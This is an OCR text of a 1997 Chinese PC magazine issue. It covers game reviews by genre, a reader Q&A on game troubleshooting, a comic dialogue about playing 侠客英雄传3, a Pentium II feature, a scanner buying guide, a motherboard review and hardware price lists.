97年首先是SSI出品的《装甲元帅 II》。SSI的五星上将系列，我想大家不会陌生吧，游戏使用六边型的战棋方式。其次是《超时空英雄传说2复仇魔神》以其多线路、精美画面，华丽的魔法，开放式的转职系统，独特的情侣合技，吵红了半边天，但其结局太草草了事，并没有体现多结局的特点。最值得一玩的游戏当数TGL公司的《古大陆物语神奇传说》及其续作《神奇传说2时空道标》，人物都是极其可爱的Q版造型，再配上日式过场动画、不亚于音轨的MIDI，还有令人感动的剧情，可称得上近乎完美的游戏。其十分精彩的场景令人印象深刻，但没有设计多分支、多结局实在是一大遗憾。大宇公司的《圣域争辉》，画面一般，明明可以做成单CD非做成双CD，明明是DOS版的非硬改成WIN95版，但还值得一玩。《兽乡之守护者2黄泉封印》画面漂亮，其半身的对话形式，使感情表达更丰富，战斗时人物还可兽化。《炽天之翼》画面细致，其战斗画面很漂亮，是一个2D的战棋类游戏。《三国英雄传》画面尚可，但游戏性差了一点。《创世机神》画面差了一点，可游戏还行。《封神榜》画面还行，只是其操纵感差了一点。《魔界之泉2》四个主角进行四个故事发展，独有可说服敌人系统。《Q女天使学园》，女子学院的社团之争，可爱的Q版造型，日式语音，游戏气氛轻松。此游戏好似一道清泉，能消去你卡关的怒火。

推荐游戏：《超时空英雄传说2复仇魔神》、《神奇传说2时空道标》、《兽乡之守护者2黄泉封印》

最值得期待的游戏：《炎龙骑士团外传风之纹章》《樱花大战PC》



即时战略游戏　文/安家鹏

前两年的游戏市场可以说是即时战略游戏的天下。《命令与征服》、《魔兽争霸》系列的推出吸引了众多奋战在"仙剑"、"三国"中的玩家。今年各大游戏厂商顺应潮流,开发出诸多即时战略游戏精品,虽称不上经典,却着实让那些苦等《星际争霸》及《命令与征服 II》的玩家们过足了战争瘾。让玩家们惊喜的是,目前推出的几款游戏大部分是刚刚涉足即时战略游戏领域公司开发的,但其功力都令人吃惊:象 EA 旗下的 Melbourne House 工作室开发的《KKND》便显示了大公司制作游戏的水准,游戏质量并不在《C& C》系列之下,其汉化版本的迅速推出进一步吸引了国内玩家。最近,SSI 和 Activision 分别推出了《黑暗殖民地(Dark Colony)》、《黑暗王朝(Dark Reign)》,这两家著名厂商均是制作即时战略游戏的新手,其中 SSI 去年制作的《风魔战(War Wind)》、《装甲兵团(M. A. X)》均不能令广大玩家们满意。而此番两款力作相信会让众玩家钦佩这两家厂商的实力。其二者令人叹为观止的精美画面、紧张刺激的音乐音效及精彩丰富的剧情使其质量直逼《C& C》系列,唯一美中不足的是《黑暗殖民地(Dark Colony)》中的建筑及兵器的种类还不够丰富,而《黑暗王朝》中的战斗单位略显"小气"。今年最令广大国内玩家欣喜的恐怕就是北京立地公司推出的新款即时战略游戏《生死之间》了。其新颖的设计、火爆的战斗场面、繁多的兵种和建筑物使人看到了国内游戏公司的实力及中国游戏美好的未来。

推荐游戏:《绝地风暴》、《黑暗王朝》、《黑暗殖民地》、《生死之间》

最值得期待游戏:《星际争霸》、《命令与征服 II》

横版动作游戏　文/方村

ACT 类游戏一向是电脑的弱项,但 97 年的 ACT 类游戏市场却是一片生机勃勃的景象。《水浒传之梁山英雄》作为老牌 ACT 类游戏制作公司熊猫的 97 年得意之作,将街机上的《三国志 II》和《格斗四人组》的某些特点巧妙的结合起来,而且融入了古典画风,给人一种耳目一新的感觉,但缺乏动感也是其致命的缺点。自去年《雷曼》的推出,此类强调技术的 ACT 类游戏也蜂拥而至,象《大笨猫》和国产游戏《火狐狸》的制作水准皆不在《雷曼》之下。

推荐游戏:《水浒传之梁山英雄》、《大笨猫》、《火狐狸》

网络游戏　文/吉人

各位朋友玩过《DIABLO》吧,但你玩过网上的《DIABLO》吗?如果没有,赶快上网吧!游戏真正的魅力其实就在于交互,而今年的最引人注目的游戏就是《Ultima Online(网络创世纪)》。这是有史以来最成功的网络游戏,它不像《DIABLO》、《C& C》那样缺乏剧情,这里是一个图形 MUD,一个真实的世界,无论是 NPC、还是其它的玩家在这里都是一个活生生的人,你根本无法发现他们究竟是否生存于现实中,但这正是它的有趣之处,也许你仰慕已久的大侠竟是你儿子?!不管怎么说,这里是一个虚幻的世界,也是今年才成熟的一类游戏,对其前景我不想多加评说,但其中文资源的缺乏是它目前致命的弱点,到明年年底我想不会有中文图形 MUD 出台,所以还是努力学英文吧。

最值得期待游戏:《幻之大地》、《NET STORM》

其它游戏　文/吉人

今年的佳作中除了上述游戏外,还有不少其它类的。像养成类的《Eberouge(恋爱试验场,又名恋爱物语)》被喻为可媲美游戏机上《心跳回忆》的汉化大作。而故事内容也别出新裁、不落俗套,第一女主角竟是…(我不告诉你!就是不告诉你!)另外,还有 TAB 游戏中《TimeShock Pinball》、《Ball of steel》都是极佳的弹子游戏,不要错过哟!还有,今年的电子宠物似乎很流行,那么 Mindscape 公司的《Creature(创造物)》和 PF. Magic 公司的《Catz》、《Dogz》系列决不让你失望,我说它们可比街上百元的电子宠物好多了。最后还要说一下网络游戏,跟前面不同,这里说的是 Java Game 和网上象棋、扑克。新东西总有 BUG,不过还值得一玩。MUD 则是老牌'东东",不废话了。

推荐游戏:《恋爱物语》、《快打方块》、《暗棋总动员》、《快打方块 II》

最值得期待游戏:《大富翁 4》、《美少女梦工场 3》

方杖语:今年游戏佳作甚多,本文未能尽其详,各位玩友请多原谅。

混合游戏　文/吉人

看过最近的 TOP 100 吗?轻易夺魁的是谁?对,就是《地下城守护者(Dungeon Keeper)》,试想此游戏平时像《DIABLO》、附体后像《魔毯》,又像《C& C》一样是即时战略,还支持多人对战 Internet、LAN、Modem 等对战,试问天下英雄谁敌手?其实此游戏也是新出的一种类形,它集百家之长于一身。我想这种混合式的 Game 定是未来主流,就像天下事分久必合、合久必分,游戏在分的很细之后必将在边缘磨合,最后形成一个新的,也是唯一的一类。

推荐游戏:《地下城守护者》、《模拟直升机》

最值得期待游戏:《上帝也疯狂 III》、《Warhammer 40K》



病症：《时空道标》怎么修改啊？用“整人专家 5.0”,一切换,游戏就退出了。(山西　道标)

处方：干嘛非要在“整人专家”这一棵树上吊死呢？用 PCTOOLS 修改存盘文件不行吗？要是你非要用“整人专家”的话,把 WINDOWS 95 屏幕换成 256 色,再运行《时空道标》,这时会出几个选项，将第一项打开,你会发现这时游戏会以窗口方式运行,切换应该不成问题。

病症：我在玩《VR 战士 II》时,总觉得每局比赛时间太短,《VR 战士》(一代)好象用功能键(F5－F8)可以呼出修改菜单,难道二代不行吗？　(北京　舜帝)

处方：改是可以改的,只是“地点”已经转移了。进入选人的模式,然后按“F3”键,这时你会发现原本不能选的“SETTING”一项,现在可以选了。看,这里不仅可以改时间、血(可以改成无敌)而且连场地大小都可以改(想在半分钟内翻版吗?)。不过在不同模式下,其“SETTING”中的内容是不一样的。

病症：我找了一份《古墓丽影 2(试玩版)》,首次运行后出现一个菜单，我试着选了 800×600 的选项,但谁知画面跳的厉害,我想把清晰度调低些,但怎么也出现不了那个菜单了，重新再装一遍游戏也无济于事，求方杖救我。　(上海　心急的小 D)

处方：啊,这个问题比较简单，重装一遍 WIN 95 肯定能解决(别紧张,开个玩笑^_^)。实际上，在 MS－DOS 方式下键入“TOMB2 SETUP”就可出现游戏选项菜单。

病症：请方杖告之《饿狼传说 3》中“不知火舞”的“阳炎之舞”和“超必杀忍蜂”的出招。

(四川　黑侠)

处方：阳炎之舞：↓↓↓轻拳＋轻腿＋重拳；超必杀忍蜂：→↘→重拳＋重腿

病症：在运行《JOSI(毕业)》这个游戏时,总是说“Memory not enough”。　(保定　苑旭昊)

处方：将 CONFIG. SYS 中的“DEVICE＝C:\DOS\EMM386. EXE NOEMS”改为“DEVICE＝C:\DOS\EMM386. EXE RAM”。

病症：《地下城守护者》这世界排名第一的游戏,怎么解析度这么低？　(上海　大李)

处方：在 WINDOWS 95 下，进入游戏，键入“ALT＋R”,解析度会变成 640×480。



大家好,不知近来列位过的如何？看你美成那样,是不是又玩到新游戏了？^_^

这月信来的虽是多,但做起“玩家医院”来倒也得心应手。只是有一个问题令我头痛不已:就是关于“改、改、改”栏目的问题。有些玩家认为:“该栏目不好,眼下谁还不会改(游戏)”(山东　王晨光等),可还有不少的玩友认为:“该栏目很好,能帮助我闯过游戏难关,节省了大量的时间,应该增加篇幅。”(广州　李和文等)我现在真不知道是 CONTINUE,还是 STOP?不过上月新开的“玩家必修课”要是能够满足初级玩友的需要,我看“改、改、改”到此为止也可。希望众多的玩友们把你们的意见及时的反映到我这里来。

在这月来信中，有许多热心的玩家们给我写来一封封诚恳热情的意见书，我在这里向所有来信的玩友们表示衷心的感谢。其中沈阳的任先生对第 10 期 KNIGHT 的《生存在 3D 空间》一文表示异议,他认为 3D 游戏的分类不应如此简单。不过,从客观上讲,3D 游戏的视角无非是要么第一人称要么第三人称，所以按照 KNIGHT 的分法也是无可非议的——当然是分的粗了些。任先生还提到 KNIGHT 一文中最后一段话的问题。我仔细琢磨了一番,此段话确实过于偏激,有伤喜爱《魔法门英雄无敌》系列游戏的玩家们的感情。我已将 KNIGHT 从严法办——罚他一月内打穿《魔法门英雄无敌 II》两遍,深刻体会《魔》的魅力所在。还有一些玩家认为第 10 期“快报”的内容并不新,有几个游戏已经玩到了。在这里,我表示抱歉，由于杂志运作周程的缘故,“快报”写出来和大家看到，其中存在着个时间差的问题，所以有时游戏显得并不十分新，请大家原谅。今后我会注意此类问题,让“快报”真正的快起来。

“GAME 四人组”这一新栏目从来信来看,众多玩友是表示认同的,大家都感觉形式十分新颖,只是对第一篇不太满意。确实，第一篇写的是仓促了些，作者 MOON 也表示不太理想。但是这一月收到“GAME 四人组”的稿件的质量都很高,大家写的都十分有趣,其中《国庆小记》(北京 网神)、《SEGA 足球》(沈阳 任晓峰)都写的不错,不过由于有一些玩友想进一步了解一下《侠客英雄传 3》,故而本期就只能——

1997 年马上就要过去了,祝大家在新的一年里能玩到自己最想玩的游戏。

E－MAIL：barry. su@bj. col. com. cn
fangzhang @ihw. com. cn
barry(昂蓝)

主持人:^_^方杖



文/田宏雷　崔德玉

一日间，天气酷冷，狂风肆虐，阴云遮野，瓢泼如注，似有“世界末日”之感。老猫正横行于MUD之间。忽听“咚咚咚”有人敲门，大惊，哆嗦着起身开门。门刚一打开，就窜入一黑衣人！不是别人乃是Nothing！



老猫：这天儿，你还出来？

NOTHING：唉！还不是这《侠客三》闹的！

老猫：你是说《侠客英雄传3》？

（此时，忽闻里屋一声惊叫，似疾风赛闪电窜出一人，正是逃学在家的京。昏睡间，犹听“侠客”二字，便立即挂四挡冲出……）

NOTHING：快CALL小T带攻略来这！

……（数分钟后）

（四人凑在电脑旁，小T“主刀”。小T在杏源镇狂转！发誓要转遍全镇房屋，搜出一切可以拿走的东西。转了一个多小时。）

小T：这是RPG游戏吗？怎么转了这么久什么也没有“偷”到，这个镇太穷了！

老猫：拿出你的看家本领！FPE、PCT一起上，还愁没有收获？

京：不行！你是不是还想体会一下猪八戒吃人参果的滋味？

老猫：……

小T：……那就接着转吧！

NOTHING：（一边傻笑）这样的游戏你们也……（话未说完，众人狠瞪NOTHING）其实，其实，这个游戏也不错！挺好！挺好！（又是傻笑，众人松开紧握的双拳，把目光移到显示器上。NOTHING轻轻松了口气。）

小T：什么也没有！咱们还是走吧！……

京：嗯！光天化日之下竟有流氓骚扰一位姑娘！嘿嘿！碰到我算他倒霉！用潮山断月剑法劈他！竟敢欺负我们女生。

小T：哇！这个人够狠，真不好对付，差点就饮恨！

京：放心，正义总能战胜邪恶的！（对着老猫）哥！看见没有！你要是再敢欺负我！我就用这招来收拾你！

老猫：我……？！？（众人大笑）

游戏继续……

小T：（自言自语）独特的战斗视角加上精美细致的招数！太过瘾了！

NOTHING：（偷偷点头）

小T：游戏刚开始就有这么漂亮的画面。后面一定更精彩！快长级呀！（边说边偷偷用余光扫了一眼京！京满脸严肃。）

老猫：（笑眯眯的看着小T）你还是安分点吧！（无奈小T只能靠敌人慢慢升级了。）

情节顺利发展着……

“怎么又重启了”四人异口同声！

小T：我只是进了那个民宅！怎么就……

京：（很茫然的说）这个游戏的退出方式可真简单！（众人大笑！）

NOTHING：（捂住肚子）这是游戏的BUG！

京：什么！什么叫“八哥”？

老猫：不是“八哥”是BUG，就是游戏的缺陷！（小声的）竟在外人面前给我丢脸！

小T：（偷笑）

（众人回到游戏中……在攻略的指导下，情节很顺利的发展到了高潮！段紫霜被……。）

京：太惨了！为什么总要是这种结果？

NOTHING：老套。

老猫：这样也好！知秋可以少作一道“选择题”。

小T：可咱们还要做一道选择题！这个选择题可不好做啊！选是，将离开自己最心爱的人，成为武林霸主！选否，将离开江湖和阿凤隐居山林。选哪个呀？

老猫：当然选是了，男子汉要以事业为重吗。

NOTHING：（大声冷笑，对老猫说）你还是先看看后面再说吧！（只见京手里拿着棒球棍指着老猫的头，愤怒的瞪着他。）

老猫：（声色巨变）选否！选否！……

（小T一眼盯着屏幕，一眼盯着攻略。很快就爆机了。）

小T：怎么样？过瘾吗？

老猫：要是可以联线打多过瘾呀！



小T：什么都联！这又不是《C&C》，我觉得它的战斗画面很漂亮。招数做的也很细。独特的挖掘、配毒和铸剑功能很有新意！立体声音效让人身临其境。十余首悦耳的CD音乐搭配剧情的发展。音乐表现力很强。比《仙剑》好。这个游戏最大的特点就是没有令人反感的迷宫。这一点也是我最喜欢它的原因。

NOTHING：哼！真是没见过世面！这个游戏不咋样！不但敌人多的数不过来，而且还不知它在哪里！感觉象是踩地雷！还有就是它的情节，象是七拼八凑出来的！怎么能和《仙剑》比？……

小T：（咬着牙）你再说我咬你！

NOTHING：本来就是这样吗！（两人互相“咬”着）

京：也是！如果《侠客》和《仙剑》结合起来多好呀！

老猫：要是小T和NOTHING结合起来多好呀！（嘻嘻！）



京：这种鬼天气，要是没有《侠客三》只能睡觉了。

老猫：少废话，明儿上学去！

京：哥，求你了，再歇一天吧！

NOTHING：（对老猫）算了，算了。就让小妹过把瘾吧！明天上我那，咱们找人切《C&C》去！

老猫：Yes sir! Commander!

Canon 佳能电脑画廊



画面主体色调让人看后感到十分的凝重，翻开的页面，能够看到蓝天和草场，与前面的页面形成强烈的对比，作者做云的时候采用的柔化工具非常的到家，美中不足的是处理叶子时直接运用了 Paint 中的笔头。看上去让人感到有点奇怪，不知谁能在客观世界里看到这种树长着这种树叶？

自由创新组二等奖 宋小凡（辽宁）

从操作手法上来说，在画面上运用了大量变形滤镜，来突出主题，整张图看上去有点象打碎在地上的鸡蛋。不知设计灵感是否从达芬奇画的哪个鸡蛋里蹦出来的。


自由创新组二等奖 覃建芬（广东）



动画功底十分的扎实，空间想象力不错，3D 软件操作炉火纯青，作品对 3DS 中自然光的运用真假难辨。整个图有一种宁静、详和的感觉，摄相机从一个底的角度侧面来放眼整张图面，更增加了殿堂的神秘感。

自由创新组三等奖

黄永青（北京）



“PENTIUM II”
新一代电脑芯片主流规格　风驰电掣的感觉

□北京　平凡

“星星之火，可以燎原。”1997年初，MMX还只是把火种，而到了秋后，转眼间便已红遍了整个电脑市场。就在INTEL、AMD、CYRIX三家芯片厂商上演的三国大战尘烟正烈，AMD和CYRIX还在死守着SOCKET7插座欲与PENTIUM PRO一决雌雄时，INTEL公司又推出二代产品PENTIUM II，掀起又一浪波澜。锋芒一露，技惊四座，INTEL永远是最好的感觉。

先进的技术

PENTIUM II是INTEL公司迄今最高性能的处理器，可提供最新水平的性能。它集成并具有四大技术特点：

MMX多媒体增强技术　是在现有的CPU中添加了8个寄存器和57条扩展指令，增加了对64位数据的处理能力，从而增强了整数处理能力、浮点运算能力和多媒体通讯能力，大大提高了CPU的处理速度。MMX技术意味着全屏幕、快速图形及平滑的图像、丰富的色彩和音响……


双重独立总线结构　PENTIUM II处理器内有两条独立的总线：二级（L2）高速缓存总线、处理器至主内存的系统总线。PENTIUM II处理芯片可同时使用这两条总线处理数据，利用第二条高速总线与二级高速缓存进行通讯，可明显减弱数据的吞吐瓶颈，使系统拥有了更快的性能和具有未来发展空间的体系结构。与单一总线结构的处理器相比，PENTIUM II处理器的系统总线可以同时运行八个数据指令，产生超过与单总线结构三倍带宽的性能。

动态执行技术　它由多项技术组成，降低了处理指令间处理器闲置时间。有了动态执行功能后，处理器能够提前纵观好几步执行指令，并聪明地预测哪几组指令会马上得到执行，分析哪些指令相互依辅，从而制定调配指令安排，并执行安排。由于机器等待和故障时间减少，处理器的性能自然增强。

单边缘接触（S.E.C）盒　单边接触技术是将芯片与其它元器件都装在同一块基板上，然后封装在塑料和金属盒中，由一路专门通道连接，而构成一个完整的处理器，通过一个插槽接口与主板相联，使用新型接口标准。与芯片一起封装的还有L2高速缓存，这样不仅简化了系统设计，节省了空间，还使得CPU芯片能够以更高的速度与L2高速缓存之间进行信息交流，以提高处理器的运行速度。

飞快的速度

下图是iCOMP评估指数2.0比较不同的INTEL处理器之间的相关性能：



看图，还有什么说的。

把高性能的计算体验搬回家

由于INTEL一向是贵族身份的代表，总以更新、更快、更好的芯片推出占领市场，在其竞争对手没有拿出同类产品的这段时间里，其价格也相当高贵。而当对手拿出同类产品时，他又悄然地推出另类产品，总让你追得好累。现在，PENTIUM II已推出233MHz、266MHz和300MHz三种产品，市场价格大约在3700～4600元左右，令普通消费者望而却步。INTEL就是这样让人“想说爱你，却是件不容易的事”。

目前，AMD公司的K6和CYRIX的M2直逼INTEL的PENTIUM II。有消息说AMD公司的下一代K7系列芯片也将采用兼容PENTIUM II新型插座标准，想来INTEL公司降价也将是不远的事情了。那时，发烧友们再在一起神聊时，会有人甩开SOCKET 7插座，亲身感受一番PENTIUM II的风采，就不只是纸上谈兵了。





□晓 晨

扫描仪是继键盘、鼠标之后的又一计算机标准输入设备，被誉为计算机的"眼睛"。家用电脑配备一个扫描仪，会带你进入一个崭新的世界，以前许多看来无法做到的事情变得轻而易举。就在两三年前，扫描仪还很专业化，近年来，随着计算机功能的飞速发展，WINDOWS操作系统应用的日益普及，也使扫描仪的应用得到前所未有的发展，各扫描仪厂商也相继推出适合各种应用的产品，扫描仪价格也不断下降，使扫描仪的性价比大幅度提高。

扫描仪的种类及技术特点

扫描仪按颜色输入可分为单色、彩色扫描两种，单色扫描主要用于对分辨率要求不高的黑白文稿输入与黑白图片的输入。

按操作方式可分为手持扫描仪、台式扫描仪和滚筒式扫描仪三类。手持扫描仪携带使用方便但扫描精度差；台式扫描仪应用范围较广，被普遍采用；滚筒式扫描仪扫描介质单一，用于大幅工程图片扫描和桌面印刷系统。

按扫描方式可分为反射式和透射式两种，透射式主要用于扫描透明胶片。不过反射式扫描仪选配TMA适配器也可用于透射扫描。

与扫描仪感光过程有关的性能指标主要有X、Y方向的分辨率。扫描分辨率的单位一般表示为DPI，即每英寸得像点数，分辨率越大，扫描能够得到的细节就越多。分辨率可分为点分辨率（DPI）、色彩分辨率（BIT）和灰度级分辨率。点分辨率一般为300~1200DPI，点分辨率越高，扫描精度越高；色彩分辨率是扫描仪对色彩的解析度，一般有24BIT、30BIT和36BIT三种；灰度级分辨率指单色扫描仪的技术指标。

扫描仪的扫描速度各品牌相差不多，如加快扫描速度PC应配有16M左右或更高的内存。现有的扫描仪接口一般为SCSI接口，信号接口应以TWAIN为主流，方便PHOTO-SHOP等应用软件使用。

扫描仪的厂商与品牌

目前国内的扫描仪市场常见的有MICROTEK、HP、ARTEC、MUSTEK、UNISCAN和LOGITECH等众多的品牌。HP是名扬全球的大公司，其产品几乎都是名牌产品，它的扫描仪系列产品同样受到了世界各地的欢迎，在我国也有极高的知名度，其扫描仪的综合水平也高于其它普通扫描仪，自然价格也高于其它同类产品。HP系列扫描仪和MICROTEK公司的E3、E6系列扫描仪占有了国内台式扫描仪市场绝大部分份额。特别值得一提的是，我国的清华紫光集团从1996年发布UNISCAN品牌的扫描仪产品以来，作为唯一的扫描仪国有品牌，迅速崛起，并在同类OCR产品中，清华紫光OCR一直以98%以上的识别率和良好的售后服务在广大用户中树立起很好的产品形象，销售量逐步上升。此外，台湾省的VIGOR扫描仪也以DCP（动态色彩提升技术）和PDP（并行数据处理技术）两大世界领先技术进入扫描仪市场，扫描品质高而价格便宜，极具市场潜力。

手持扫描仪只能扫描小幅图稿及照片，使用范围小，只有台湾的ARTEC、PRIMAX和LOGITECH等为数不多的几个厂商的产品占据了市场。下表为几款市场常见扫描仪产品的技术指标及市场价格，供大家在选购时参考。

型号	分辨率（DPI）	彩色位数（BIT）	价格（元）
HP－4C	600×1200	30	7800
MICROTEK E6	600×1200	30	4500
UNISCAN5A	300×600	24	2600
VIGOR 5P	300×600	24	2000
ARTEC AT6	300×600	30	2700
A410G	256级灰度		580

几款市场常见产品及特色

MICROTEK公司的SCANMAKER E3和E6系列扫描仪较早进入中国市场，该产品性能稳定，安装和使用简便。E3光学分辨率为300×600DPI，最大可达2400DPI，24BIT真彩一次扫描输入，可快速取得影像；E6光学分辨率为600×1200DPI，最大可达4800DPI，30BIT彩色扫描，最大可扫描A4加长幅面图稿，可选购TMA适配器专用于透射稿件的扫

描。MICROTEK 扫描仪的 SCANWIZARD 驱动软件功能强大，可以让用户按实际需要将稿件的各项指标加以设定，并有预视窗口可检验设定是否正确。在批处理扫描时可将多个不同扫描区域以各种不同的设定一次扫描完成，省时、省力。

ARTEC 公司近年推出的 AT6 台式扫描仪造型典雅价格便宜，采用 30BIT 全彩色一次扫描技术与 64K 高容量影像缓存记忆装置，是一款专为办公室及家庭用户所设计的 A4 幅面高性能机种，可同时适用于 PC 及 MAC 电脑。ARTEC 公司的 HOME 1 型手持扫描仪性能甚至接近普通台式扫描仪，具有彩色、灰度、黑白多种扫描方式，最高可达到 1600DPI 高解析度、24BIT 真彩色效果，并可自动补线拼接，是手持扫描仪中的姣姣者。

清华紫光集团的 UNISCAN 扫描仪象其 3 大系列 8 种产品中的“小旋风”似的，迅速走入市场。与国外产品相比，其“小旋风”系列 UNISCAN 5A、5B 和 5C 三个型号，均采用 EPP 新型并口标准，直接使用 PC 上的并口，使扫描仪与 PC 连接象连接打印机一样简单，而且数据传输速度与采用接口卡的方式一样快，大大方便了扫描仪的安装和使用。同样具备 24BIT 真彩色一次扫描功能，全中文操作界面提示，为国内用户提供更大的方便。

如何选购扫描仪

购买扫描仪应首选性能稳定的主流名牌产品，重视良好的售后服务和技术支持。台式扫描仪一般包括接口卡、机身和电源、电缆传动机构和主控单元等部分，一般采用 SCSI 界面接口，而采用并口的扫描仪安装时较为方便，对扫描仪不太熟悉的用户可选择有中文说明和中文操作界面的扫描仪，易于学习和使用。

扫描仪的技术关键在于它的感光过程，其性能指标在于它的分辨率，现有的台式扫描仪一般都能达到 300×600DPI 的光学分辨率，有些扫描仪标识 2400 以上的 DPI，是采用软件插值法实现的，购买时应问清楚。扫描仪的分辨率越高，能获得的图像质量越高，产品的价格也就越贵。因此，购买扫描仪也要根据自己工作所需，挑选适当的产品。现在，MICROTEK E3、UNISCAN 4A、ARTEC AT3E 和 VIGOR 5P 等产品市场价格大约在 1800～2200 元左右。

手持扫描仪有其价格低廉、携带方便、操作简单的特点，有些产品加外接电缆还可和笔记本电脑相联，但其缺点也是显而易见的。首先它的扫描幅面小，多采取纵向扫描加图像拼接的方法实现，同时操作者手的运动是否平直均匀都直接影响扫描效果，并且其分辨率也较低于台式扫描仪。手持彩色灰度扫描仪市场也有售，各类手持扫描仪价格从 400 到上千元不等。

好的扫描仪还应有好的操作系统，各品牌扫描仪都配有相应的随机操作软件，如扫描工具软件、图像处理管理软件和中西文字识别软件等。在使用软件之前，应先装载驱动程序文件，一般是 WINDOWS 环境的驱动。有些扫描仪随机的 OCR 文字识别软件只能应用于西文，或对中文字型字体识别率不高，购买后如果要用于处理文字识别或排版系统，还应另选购功能强大的 OCR 应用软件。

总之，随着时代和技术的发展，扫描仪这种输入设备应用越来越广泛，并会被更多的人们认识，与 PC 机一起走入家庭。无论是编辑文稿、存储资料，还是制作个性化的贺卡或扫描精美的图片，扫描仪都是不可缺少的助手。◈

介绍一款颇具特色的主板——钻石 586ITBD

钻石 586ITBD 在技术上有自己的特色，并在兼容性上有较宽的适应范围。

从整体结构上看，钻石 586ITBD 主板充分表现出设计者的匠心并有独到之处。整块主板干净、清晰，布局十分紧凑，整齐合理，在许多方面都是国际流行化设计，如除具有 P8、P9 电源插座外，还设有一个 ATX 电源插座。当使用 ATX 电源时，系统支持符合 PC97 的 ACPI 和 MICROSOFT/INTELAPM1.2；可置于深度睡眠状态，具有 WINDOWS95 软件关机和远程唤醒功能；与一般主板不同之处是钻石 586ITBD 还具有自动定时开机功能。

现在市场上的 CPU 电压种类繁多，具未来发展趋势的是电压逐渐降低，为使用户有更宽的选择范围，而不至于因 CPU 电压设错而烧毁 CPU，钻石 586ITBD CORE 电压从 2.0V 至 3.5V，充分考虑到对今后 CPU 的支持；CPU 下的传感器可监测 CPU 的温度状况，当 CPU 过热时（BIOS 内可设定），系统报警，屏幕和喇叭会同时提醒你要采取措施。

钻石 586ITBD 设有 4 个 PCI 和 3 个 ISA 插槽。内存扩展方面为 4 条 72 线 SIMM 槽和 2 条 168 线 DIMM 槽，最大可扩展为 256MB。主芯片组为 Intel 82430TX 芯片组、支持多项盘启动及 LS－120 盘启动，支持两个 USB 接口。

总体上说，钻石 586ITBD 是一款集各项最新技术和创新精神的主板，相信不会使你失望。

电脑流行配件风向标

□本刊记者 张首彤

一、流行硬件推荐排行榜(1997.11.10)

种类	规格	价格(元)	规格	价格(元)
CPU	IN-133	750	IN-166	950
	INMMX-166	1050	INMMX-200	1850
	AMDK5-133	580	AMDK5166	750
	AMDK6-166	1020	AMDK6-200	1500
	CY6X86-166+	480	CY6X86-200+	550
	CYM2	1450	IBMM2-166	480
内存	4M-普通	70	4M-EDO	75
	8M-EDO	130	16M-EDO	265
	16M-SDRAM	310	32M-SDRAM	610
主板	升技 ATX	1170	升技 TX	980
	华硕 T2P4	980	华硕 TX97E	1150
	华硕 TX97XE	1250	微星 5128	850
	微星 5158	1030	宏鹰 TX	660
	技嘉 ATX	1180	技嘉 TX	1040
	大众 2007	1030	联想 TX	850
硬盘	QT 火球 3.2G	1500	QT 火球 4.3G	1980
	ST4.3G	1900	ST2.1G	1370
	ST1.7G	1020	ST1.0G	920
	IBM2.7G	1600	IBM4.3	2310
光驱	创通 24X	680	创通 24X 遥控	840
	米苏米 16X	660	米苏米 4X	330
	高士达 8X	460	AOPEN16X	650
	花王 8X	480	三星 8X	540
	索尼 8X	510	索尼 16X	680
显卡	耕宇 3D/GX	650	耕宇 3D/DX	450
	金鹰 5446	150	金鹰 9685	220
	联讯 375DX	510	联讯 775V2C	270
	丽台 280V2	310	丽台 S600/DX	540
	ET6000	510	丽台 S680	800
声卡	创通 SB16	390	创通 64AWE	690
	花王 100	125	花王 100-3D	140
	雅马哈	140	同维	125
显示器	索尼 15SX	2980	索尼 17″	6350
	小太阳 14″	1220	小太阳 15″	1680
	TLM14″	1000	TLM15″	1450
	PHLIPS14A	1440	PHLIPS15A	2050

二、流行软件销售排行榜(由联邦软件中心提供)

种类/名次	1	2	3
操作系统和平台	UCDOS	中文之星	WIN95
语言及开发工具	CAXA 电子图版	Visual Foxpro	Visual C++
文字处理和报表	五笔输入法	摩托罗拉慧笔	CCED
信息管理 MIS 工具	王特 MIS	雅奇 MIS	QUICK-MIS
工具软件	KV300	即时汉化专家	病毒克星
游戏/娱乐	神雕侠侣	金庸群侠传	象棋大师将族Ⅲ

三、1997 年度电脑升级计划

煮酒论英雄，领导 PC 潮流当首推 INTEL 为大哥。“芯”会跟着速度走，1997 年 INTEL“芯”跳不止，由奔腾 133 到奔腾 MMX200，火了一年。AMD 和 CYRIX 也只好赤膊上阵，与奔腾好一场火拼，只盼着牛年将逝，可以喘息一下，谁曾想奔腾 II 又抢在牛尾粉墨登场，在刚欲瞌睡的 PC 市场又奏起了新的序曲，一夜之间，中关村电子市场遍插奔腾 II 的招牌，给两位小弟弟上了一课。奔腾 II-233 芯片加 440FX 主控芯片集成声卡的 INTEL 主板，售价 4400 元，当为 1997 年 PC 梦幻组合机型的首选芯片及主板。

内存技术的不断提高，新一代 168 线 SDRAM 内存已经开始取代传统的 DRAM，内存市场在风雨飘摇的 PC 市场价格一再下跌，一些厂商已经停产的 8M 内存跌近 100 元，16MEDO 内存也只售到 260 元左右。

